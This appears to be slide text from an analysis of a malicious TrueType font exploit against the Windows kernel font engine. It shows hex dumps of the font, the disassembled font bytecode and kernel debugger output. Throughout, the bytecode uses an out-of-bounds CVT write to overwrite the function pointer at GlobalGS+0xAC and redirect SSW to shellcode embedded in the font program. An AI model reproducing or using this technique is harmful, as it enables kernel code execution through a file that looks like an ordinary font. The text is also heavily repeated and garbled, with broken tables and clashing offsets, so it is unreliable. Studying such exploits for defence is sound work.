0003bae0 00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0 00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00 45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10 42 b0 50 61 b8 ff df 23 78 b0 80 1c b0 00 43 20 | B.Pa...#x.....C|
0003bb20 b0 01 61 20 b0 01 61 45 b0 01 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30 42 45 b0 03 23 42 b0 01 43 b0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40 78 b0 01 43 b0 02 43 61 b0 0d 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50 03 43 61 5c b0 2b 23 78 b0 00 43 b0 01 60 20 b0 | .Ca\..+ #x..C..`..|
0003bb60 00 23 42 b0 50 61 5c b0 31 23 78 b0 01 b0 02 43 | .#B.Pa\..1#x.....C|
0003bb70 42 b0 02 b0 03 43 42 b0 03 b0 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80 b5 1c b0 00 43 b0 03 60 45 b0 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90 44 b0 01 1f b0 00 43 b0 03 43 44 31 37 01 01 00 | D....C..CD17...|
0003bba0 00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66 | .....f.....f|
0003bbb0 00 00 00 03 00 01 04 09 00 01 00 0c 00 66 00 03 | .....f..|
0003bbc0 00 01 04 09 00 02 00 0e 00 72 00 03 00 01 04 09 | .....r.....|
...
```

169 bytes long

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

+0x90: auto\_flip

CVT+[4\*0x25]= [CVT+0x94] = [Global State +0x90]  
CVT=Global State -4

e2481f80	00000000			
kd> dd e2481f84 L100				
e2481f84	e2481afc	e2481f00	e2481f00	e2481f00
e2481f94	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000
e2481fb4	00000000	00000000	00000040	bf85c269
e2481fc4	00000000	00000000	00000000	00000000
e2481fd4	00000000	00000000	00000001	00000044
e2481fe4	00000000	00000000	00000000	00000000
e2481ff4	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080
e2482014	00000001	e2481f80	e2481f80	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368
e2482034	e24bdbb3	0000000d	e2482318	0003b89b
e2482044	00000000	00000000	00000000	00000000
e2482054	00000000	00000000	00000000	00000000
e2482064	00000000	00000000	00000000	00000000
e2482074	00000000	00000000	00000000	00000000
e2482084	00000000	00000000	00000000	00000000
e2482094	00000000	00000000	00000000	00000000
e24820a4	00000000	00000200	00000000	00000001
e24820b4	e2481290	00000081	00040000	00040000
e24820c4	00040000	00040000	00000000	00000001
e24820d4	00002710	00000064	00989680	e1c5d4b0

$\text{CVT} + [4 * 0x25] = [\text{CVT} + 0x94] = [\text{Global State} + 0x90] = \text{auto\_flip}$

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
...
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
```

This is true when RCVT loop reaches 0x25

```
00042:  PUSHB[1]  0
00044:  RS
00045:  DUP
00046:  PUSHB[1]  1
00048:  SUB
00049:  DUP
00050:  PUSHB[1]  1
00052:  SUB
00053:  RCVT
00054:  PUSHB[1]  1
00056:  SWAP
00057:  WS
00058:  RCVT
00059:  PUSHB[1]  2
00061:  SWAP
00062:  WS
00063:  RCVT
00064:  PUSHB[1]  3
00066:  SWAP
00067:  WS
```

```
00068:  PUSHB[1]  1
00070:  RS ; e2481f80
00071:  PUSHB[1]  0
00073:  LT ; 1
00074:  NOT
00075:  PUSHB[1]  24
00077:  SWAP
00078:  JROT ; (78+24=102)
```

```
00079:  PUSHB[1]  1
00081:  RS
00082:  PUSHB[1]  2
00084:  RS
00085:  SUB
00086:  PUSHB[1]  13
00088:  SWAP
00089:  JROT
```

```
00090:  PUSHB[1]  1
00092:  RS
00093:  PUSHB[1]  3
00095:  RS
00096:  SUB
00097:  NOT
00098:  PUSHB[1]  43
00100:  SWAP
```

```
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
00048: SUB
00049: DUP
00050: PUSHB[1] 1
00052: SUB
00053: RCVT
00054: PUSHB[1] 1
00056: SWAP
00057: WS
00058: RCVT
00059: PUSHB[1] 2
00061: SWAP
00062: WS
00063: RCVT
00064: PUSHB[1] 3
00066: SWAP
00067: WS
```

```
00068: PUSHB[1] 1
00070: RS ; e2481f80
00071: PUSHB[1] 0
00073: LT ; 1
00074: NOT
00075: PUSHB[1] 24
00077: SWAP
00078: JROT ; (78+24=102)
```

```
00079: PUSHB[1] 1
00081: RS
00082: PUSHB[1] 2
00084: RS
00085: SUB
00086: PUSHB[1] 13
00088: SWAP
00089: JROT
```

```
00090: PUSHB[1] 1
00092: RS
00093: PUSHB[1] 3
00095: RS
00096: SUB
00097: NOT
00098: PUSHB[1] 43
00100: SWAP
```

Stores DWORD  
from +0x26

```
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
00048: SUB
00049: DUP
00050: PUSHB[1] 1
00052: SUB
00053: RCVT
00054: PUSHB[1] 1
00056: SWAP
00057: WS
00058: RCVT
00059: PUSHB[1] 2
00061: SWAP
00062: WS
00063: RCVT
00064: PUSHB[1] 3
00066: SWAP
00067: WS
```

```
00068: PUSHB[1] 1
00070: RS ; e2481f80
00071: PUSHB[1] 0
00073: LT ; 1
00074: NOT
00075: PUSHB[1] 24
00077: SWAP
00078: JROT ; (78+24=102)
```

```
00079: PUSHB[1] 1
00081: RS
00082: PUSHB[1] 2
00084: RS
00085: SUB
00086: PUSHB[1] 13
00088: SWAP
00090: JROT
```

Storage element 2

```
00091: PUSHB[1] 1
00092: RS
00093: PUSHB[1] 3
00095: RS
00096: SUB
00097: NOT
00098: PUSHB[1] 43
00100: SWAP
```

```
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
00048: SUB
00049: DUP
00050: PUSHB[1] 1
00052: SUB
00053: RCVT
00054: PUSHB[1] 1
00056: SWAP
00057: WS
00058: RCVT
00059: PUSHB[1] 2
00061: SWAP
00062: WS
00063: RCVT
00064: PUSHB[1] 3
00066: SWAP
00067: WS
```

```
00068: PUSHB[1] 1
00070: RS ; e2481f80
00071: PUSHB[1] 0
00073: LT ; 1
00074: NOT
00075: PUSHB[1] 24
00077: SWAP
00078: JROT ; (78+24=102)
```

```
00079: PUSHB[1] 1
00081: RS
00082: PUSHB[1] 2
00084: RS
00085: SUB
00086: PUSHB[1] 13
00088: SWAP
00089: JROT
```

```
00090: PUSHB[1] 1
00092: RS
00093: PUSHB[1] 3
00095: RS
: SUB
: NOT
00098: PUSHB[1] 43
00100: SWAP
```

Storage element 3

```
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
00048: SUB
```

```
00068: PUSHB[1] 1
00070: RS ; e2481f80
00071: PUSHB[1] 0
00073: LT ; 1
00074: NOT
00075: PUSHB[1] 24
```

```
00049: e2481f80 00000000
00050: kd> dd e2481f84 L100
00052: e2481f84 e2481afc e2481f00 e2481f80 00030004
00053: e2481f94 00040000 00000000 00000000 00000000
00054: e2481fa4 00000000 00000044 00000000 00000000
00055: e2481fb4 00000000 00000000 00000040 bf85c269
00056: e2481fc4 00000003 00000000 00000000 00000000
00057: e2481fd4 00030009 00000080 00000001 00000044
00058: e2481fe4 00000000 00000000 00000000 00000000
00059: e2481ff4 00000040 bf85c269 00000003 00000000
00060: e2482004 00000000 00000000 00030009 00010080
00061: e2482014 00000001 e2481f80 e2481f80 00000000
00062: e2482024 00000000 bf85bd4b bf85bd4b e2482368
00063: e2482034 e24bdbb3 0000000d e2482318 0003b89b
00064: e2482044 00000000 00000000 00000000 00000000
00065: e2482054 00000000 00000000 00000000 00000000
00066: e2482064 00002000 00000400 00000080 0000000a
00067: e2482074 00002000 00000400 00000080 0000000a
00068: e2482084 00002000 00000400 00000080 0000000a
```

+0x25

+0x26

102)

00101: JROT

00102: PUSHB[1] 0

00104: RS

00105: PUSHB[1] 1

00107: ADD

00108: DUP

00109: PUSHB[1] 0

00111: SWAP

00112: WS

00113: PUSHB[1] 80

00115: SUB

00116: NOT

00117: PUSHB[1] 49

00119: SWAP

00120: JROT

00068: PUSHB[1] 1

00070: RS ; e2481f80

00071: PUSHB[1] 0

00073: LT ; 1

00074: NOT

00075: PUSHB[1] 24

00077: SWAP

00078: JROT ; (78+24=102)

00079: PUSHB[1] 1

00081: RS

00082: PUSHB[1] 2

00084: RS

00085: SUB

00086: PUSHB[1] 13

00088: SWAP

00089: JROT

00090: PUSHB[1] 1

00092: RS

00093: PUSHB[1] 3

00095: RS

00096: SUB

00097: NOT

00098: PUSHB[1] 43

00100: SWAP

00101: JROT

00102: PUSHB[1] 0

00104: RS

00105: PUSHB[1] 1

00107: ADD

00108: DUP

00109: PUSHB[1] 0

00111: SWAP

00112: WS

00113: PUSHB[1] 80

00115: SUB

00116: NOT

00117: PUSHB[1] 49

00119: SWAP

00120: JROT ; 169 (exit)

00068: PUSHB[1] 1

00070: RS ; e2481f80

00071: PUSHB[1] 0

00073: LT ; 1

00074: NOT

00075: PUSHB[1] 24

00077: SWAP

00078: JROT ; (78+24=102)

00079: PUSHB[1] 1

00081: RS

00082: PUSHB[1] 2

00084: RS

00085: SUB

00086: PUSHB[1] 13

00088: SWAP

00089: JROT

00090: PUSHB[1] 1

00092: RS

00093: PUSHB[1] 3

00095: RS

00096: SUB

00097: NOT

00098: PUSHB[1] 43

00100: SWAP

# Another Sanity Check

00101: JROT

00102: PUSHB[1] 0

00104: RS

00105: PUSHB[1] 1

00107: ADD

00108: DUP

00109: PUSHB[1] 0

00111: SWAP

00112: WS

00113: PUSHB[1] 80

00115: SUB

00116: NOT

00117: PUSHB[1] 49

00119: SWAP

00120: JROT ; 169 (exit)

Ditto

00068: PUSHB[1] 1

00070: RS ; e2481f80

00071: PUSHB[1] 0

00073: LT ; 1

00074: NOT

00075: PUSHB[1] 24

00077: SWAP

00078: JROT ; (78+24=102)

00079: PUSHB[1] 1

00081: RS

00082: PUSHB[1] 2

00084: RS

00085: SUB

00086: PUSHB[1] 13

00088: SWAP

00089: JROT ; (89+13=102)

00090: PUSHB[1] 1

00092: RS

00093: PUSHB[1] 3

00095: RS

00096: SUB

00097: NOT

00098: PUSHB[1] 43

00100: SWAP

00101: JROT

00102: PUSHB[1] 0

00104: RS

00105: PUSHB[1] 1

00107: ADD

00108: DUP

00109: PUSHB[1] 0

00111: SWAP

00112: WS

00113: PUSHB[1] 80

00115: SUB

00116: NOT

00117: PUSHB[1] 49

00119: SWAP

00120: JROT ; 169 (exit)

00068: PUSHB[1] 1

00070: RS ; e2481f80

00071: PUSHB[1] 0

00073: LT ; 1

00074: NOT

00075: PUSHB[1] 24

00077: SWAP

00078: JROT ; (78+24=102)

00079: PUSHB[1] 1

00081: RS

00082: PUSHB[1] 2

00084: RS

00085: SUB

00086: PUSHB[1] 13

00088: SWAP

00089: JROT ; (89+13=102)

00090: PUSHB[1] 1

00092: RS

00093: PUSHB[1] 3

00095: RS

00096: SUB

00097: NOT

00098: PUSHB[1] 43

00100: SWAP

Possibly a test for 64-bit

00144:	PUSHB[1]	0	; iteration	
00146:	RS		; 0x2c	
00147:	PUSHB[1]	3	; iteration + offset of 3	
00149:	ADD		; 0x2f	
00150:	RCVT		; e2482318 -> DataPGM	
			; [GlobalGS+0x2e*4]	
00151:	PUSHB[1]	80	; 0x50 shelcode offset	
00153:	ADD		; Total e2482368	
00154:	PUSHB[1]	0	; Stack: 0x00, e2482368	
00156:	RS		; Stack: 0x2c, e2482368	
00157:	SWAP		; Stack: e2482368, 0x2c	
00158:	WCVTP		; ControlValueTable+0x2c*4 =	
			; GlobalGS+0	
			; GlobalGS+0	
00159:	PUSHB[1]	1		
00161:	SSW		; Call Shell	

00090:	PUSHB[1]	1	
00092:	RS		
00093:	PUSHB[1]	3	
00095:	RS		
00096:	SUB		
00097:	NOT		
00098:	PUSHB[1]	43	
00100:	SWAP		
00101:	JROT		; 101+43

```
00144: PUSHB[1] 0 ; iteration
00146: RS ; 0x2c
00147: PUSHB[1] 3 ; iteration + offset of 3
00149: ADD ; 0x2f
00150: RCVT ; e2482318 -> DataPGM
; [GlobalGS+0x2e*4]
00151: PUSHB[1] 80 ; 0x50 shellcode offset
00153: ADD ; Total e2482368
00154: PUSHB[1] 0 ; Stack: 0x00, e2482368
00156: RS ; Stack: 0x2c, e2482368
00157: SWAP ; Stack: e2482368, 0x2c
00158: WCVTP ; ControlValueTable+0x2c*4 =
; GlobalGS+0x2b*4 =
; GlobalGS+0xAC
00159: PUSHB[1] 1
00161: SSW ; Call Shellcode
```

```
00144: PUSHB[1] 0 ; iteration
00146: RS ; 0x2c
00147: PUSHB[1] 3 ; iteration + offset of 3
00149: ADD ; 0x2f
00150: RCVT ; e2482318 -> DataPGM
; [GlobalGS+0x2e*4]
```

00151	e2481f80	00000000			
00153	kd> dd e2481f84 L100				
00154	e2481f84	e2481afc	e2481f00	e2481f80	00030004
	e2481f94	00040000	00000000	00000000	00000000
00156	e2481fa4	00000000	00000044	00000000	00000000
00157	e2481fb4	00000000	00000040	bf85c269	
00158	e2481fc4	00000000	00000000	00000000	
	e2481fd4	00000080	00000001	00000044	
	e2481fe4	00000000	00000000	00000000	
	e2481ff4	00000040	bf85c269	00000003	00000000
00159	e2482004	00000000	00000000	00030009	00010080
00161	e2482014	00000001	e2481f80	e2481f80	00000000
	e2482024	00000000	bf85bd4b	bf85bd4b	e2482368
	e2482034	e24bdbb3	0000000d	e2482318	0003b89b
	e2482044	00000000	00000000	00000000	00000000
	e2482054	00000000	00000000	00000000	00000000
	e2482064	00002000	00000400	00000000	0000000a
	e2482074	00000000	00000400	00000000	00000000

+0x25  
auto\_flip



+0x29

+0x2A

+0x2F

+0x2C

=

```
00144: PUSHB[1] 0 ; iteration
00146: RS ; 0x2c
00147: PUSHB[1] 3 ; iteration + offset of 3
00149: ADD ; 0x2f
00150: RCVT ; e2482318 -> DataPGM
; [GlobalGS+0x2e*4]
00151: PUSHB[1] 80 ; 0x50 shellcode offset
00153: ADD ; Total e2482368
00154: PUSHB[1] 0 ; Stack: 0x00, e2482368
00156: RS ; Stack: 0x2c, e2482368
00157: SWAP ; Stack: e2482368, 0x2c
00158: WCVTP ; ControlValueTable+0x2c*4 =
; GlobalGS+0x2b*4 =
; GlobalGS+0xAC
00159: PUSHB[1] 1
00161: SSW ; Call Shellcode
```

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap
00000050	00	61	00	57	00	03	ba	8c	00	00	00	34	63	76	74	20	.a.W.....4cvt
00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
00000090	db	Font Program Starts here											68	65	61		..(.....6hhea
000000a0	00												6d	74	78		.....\$hmtx
000000b0	00	82	00	1e	00	03	ba	7c	00	00	00	0e	6c	6f	63	61	..... ...loca
000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.^.....maxp
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#.....name
000000e0	1c	d0	3a	db	00	03	bb	a0	00	00	01	7c	70	6f	73	74	.:..... post
000000f0	9c	11	3e	69	00	03	bd	1c	00	00	00	35	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0	00	00	00	0d	b8	7f	c0	b8	.....
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	..c.:@`...`....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
etc...																	



```

00149: ADD                ; 0x2f
00150: RCVT                ; e2482318 -> DataPGM
                                ; [GlobalGS+0x2e*4]
00151: PUSHB[1] 80         ; 0x50 shellcode offset
00153: ADD                ; Total e2482368
00154: PUSHB[1] 0          ; Stack: 0x00, e2482368
00156: RS                  ; Stack: 0x2c, e2482368
00157: SWAP                ; Stack: e2482368, 0x2c
00158: WCVTP               ; ControlValueTable+0x2c*4 =
                                ; GlobalGS+0x2b*4 =
                                ; GlobalGS+0xAC
00159: PUSHB[1] 1
00161: SSW                 ; Call Shellcode

```

000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.....maxp		
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#..... name		
000000e0	1c	d0	3a	db	00	03	bb	a0	fpgm	00	00	00	00	c	70	6f	73	74	..:..... post
000000f0	9c	11	3e	69	00	03	bd	1c		00	00	00	00	5	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0		00	00	00	0d	b8	7f	c0	b8	.....	
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	00	00	.c.:@`...`.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
*																			
00000150	00	00	00	00	00	00	00	00	00	00	00	00	e8	fb	ff	ff	.....		
00000160	ff	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

fp<sub>pgm</sub>

+0x50

```

00153: ADD                ; Total e2482368
00154: PUSHB[1] 0          ; Stack: 0x00, e2482368
00156: RS                  ; Stack: 0x2c, e2482368
00157: SWAP                ; Stack: e2482368, 0x2c
00158: WCVTP               ; ControlValueTable+0x2c*4 =
                        ; GlobalGS+0x2b*4 =
                        ; GlobalGS+0xAC
00159: PUSHB[1] 1          ; (SSW pops an argument)
00161: SSW                 ; Call Shellcode

```

```

e2481f80  00000000
kd> dd e2481f84 L100
e2481f84  e2481afc e2481f00 e2481f80 00030004
e2481f94  00040000 00000000 00000000 00000000
e2481fa4  00000000 00000044 00000000 00000000
e2481fb4  00000000 00000000 00000040 bf85c269
e2481fc4  00000003 00000000 00000000 00000000
e2481fd4  00030009 00000080 00000001 00000044
e2481fe4  00000000 00000000 00000000 00000000
e2481ff4  00000000 00000000 00000000 00000000
e2482004  00000000 00000000 00000000 00000000
e2482014  00000001 e2481f80 e2481f80 00000000
e2482024  00000000 bf85bd4b bf85bd4b e2482368
e2482034  e24bdbb3 0000000d e2482318 00030004

```

[CVT+0xAC] = "SSW"

offset: +0x2C

```

; __fastcall itrp_LSW(x, x)
@itrp_LSW@8      proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp InnerTraceExecute(x,x)+56^Xp

```

kd> dd e2482368

```

e2482368  ffffffffbe8 000000ff 00000000 00000000
e2482378  00000000 00000000 00000000 00000000
e2482388  00000000 00000000 00000000 00000000

```

push edi

e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

mov ecx, [ecx]

movsx edx, cx

mov [esi+32h], cx

lea ecx, [eax+100h]

call dword ptr [eax+0ACh]

mov [esi+8], eax

mov eax, edi

pop edi

pop esi

pop ebx

[CVT+0xAC] = "SSW"

00000000 E8FBFFFFFF call 0x0

```

00153: ADD                ; Total e2482368
00154: PUSHB[1] 0          ; Stack: 0x00, e2482368
00156: RS                  ; Stack: 0x2c, e2482368
00157: SWAP                ; Stack: e2482368, 0x2c
00158: WCVTP               ; ControlValueTable+0x2c*4 =
                        ; GlobalGS+0x2b*4 =
                        ; GlobalGS+0xAC
00159: PUSHB[1] 1          ; (SSW pops an argument)
00161: SSW                 ; Call Shellcode

```

```

e2481f80  00000000
kd> dd e2481f84 L100
e2481f84  e2481afc e2481f00 e2481f80 00030004
e2481f94  00040000 00000000 00000000 00000000
e2481fa4  00000000 00000044 00000000 00000000
e2481fb4  00000000 00000000 00000040 bf85c269
e2481fc4  00000003 00000000 00000000 00000000
e2481fd4  00030009 00000080 00000001 00000044
e2481fe4  00000000 00000000 00000000 00000000
e2481ff4  00000000 00000000 00000000 00000000
e2482004  00000000 00000000 00000000 00000000
e2482014  00000001 e2481f80 e2481f80 00000000
e2482024  00000000 bf85bd4b bf85bd4b e2482368
e2482034  e24bdbb3 0000000d e2482318 00030004

```

[CVT+0xAC] = "SSW"

offset: +0x2C

# Finalé

```
00157: SWAP                ; Stack: e2482368, 0x2c
00158: WCVTP                ; ControlValueTable+0x2c*4 =
                        ; GlobalGS+0x2b*4 =
                        ; GlobalGS+0xAC
00159: PUSHB[1] 1          ; (SSW pops an argument)
00161: SSW                  ; Call Shellcode
```

; \_\_fastcall itrp\_LSW(x, x)

;...

loc\_BF98B9F9: ; CODE XREF: itr

```
    sub    ecx, 4
    mov    dword_BF9A9228, ecx
    mov    ecx, [ecx]
    movsx  edx, cx
    mov    [esi+32h], cx
    lea    ecx, [eax+100h]
    call   dword ptr [eax+0ACh]
    mov    [esi+8], eax
```

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
        lea      ecx, [eax+100h]
        call     dword ptr [eax+0ACh]
        mov      [esi+8], eax
```

Debugging Details:

-----

BUGCHECK\_STR: 0x7f\_8

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=01

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
        lea      ecx, [eax+100h]  
        call     dword ptr [eax+0ACh]  
        mov      [esi+8], eax
```

Debugging Details:

-----

BUGCHECK\_STR: 0x7f\_8

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=01

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
lea      ecx, [eax+100h]
call     dword ptr [eax+0ACh]
mov      [esi+8], eax
```

Debugging Details:

-----

BUGCHECK\_STR: 0x7f\_8

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e248208

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 up c1 ng nz ac

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

[EAX+0xAC] = "SSW()"

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
lea      ecx, [eax+100h]
call     dword ptr [eax+0ACh]
mov      [esi+8], eax
```

Debugging Details:

-----

BUGCHECK\_STR: 0x7f\_8

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e248208

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 up c1 nz ac

cs=0008 ss=0010 ds=0023 es=0023 iopl=0 up c1 nz ac efl=00

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

[EAX+0xAC] = "SSW()"

[CVT]=[GlobalGS-4]

[CVT+(4\*2C)] =  
[CVT+0xB0] =  
[GlobalGS+0xB0-4] =  
[GlobalGS+0xAC] =

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
lea      ecx, [eax+100h]
call     dword ptr [eax+0ACh]
mov      [esi+8], eax
```

Debugging Details:

```
00157: SWAP      ; Stack: e2482368, 0x2c
00158: WCVTP      ; ControlValueTable[0x2c]
```

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e248208

eip=e2482368 esp=b2077000 ebp=b207a9a0

cs=0008 ss=0010 ds=0023 es=0023

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

[EAX+0xAC] = "SSW()"

[CVT]=[GlobalGS-4]

[CVT+(4\*2C)] =  
[CVT+0xB0] =  
[GlobalGS+0xB0-4] =  
[GlobalGS+0xAC] =

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
lea      ecx, [eax+100h]
call     dword ptr [eax+0ACh]
mov      [esi+8], eax
```

Debugging Details:

```
00157: SWAP      ; Stack: e2482368, 0x2c
00158: WCVTP      ; ControlValueTable[0x2c]
```

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e248208

eip=e2482368 esp=b2077000 ebp=b207a9a0

cs=0008 ss=0010 ds=0023 es=0023

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

e2482034 e24bdbb3 0000000d e2482318 0003b89b

[EAX+0xAC] = "SSW()"

[CVT]=[GlobalGS-4]

[CVT+(4\*2C)] =  
[CVT+0xB0] =  
[GlobalGS+0xB0-4] =  
[GlobalGS+0xAC] =

```
; __fastcall itrp_LSW(x, x)
```

```
;...
```

```
lea      ecx, [eax+100h]
call     dword ptr [eax+0ACh]
mov      [esi+8], eax
```

Debugging Details:

$[CVT + (4 * (2C + 3))] + 0x50$

```
00157: SWAP      ; Stack: e2482368, 0x2c
00158: WCVTP      ; ControlValueTable[0x2c]
```

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e2482024

eip=e2482368 esp=b2077000 ebp=b207a9a0

cs=0008 ss=0010 ds=0023 es=0023

e2482368 e8fbffff call e2482368

Resetting default scope e2481f80 00000000

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

...

e2482024 00000000 bf85bd4b bf85bd4b e2482368

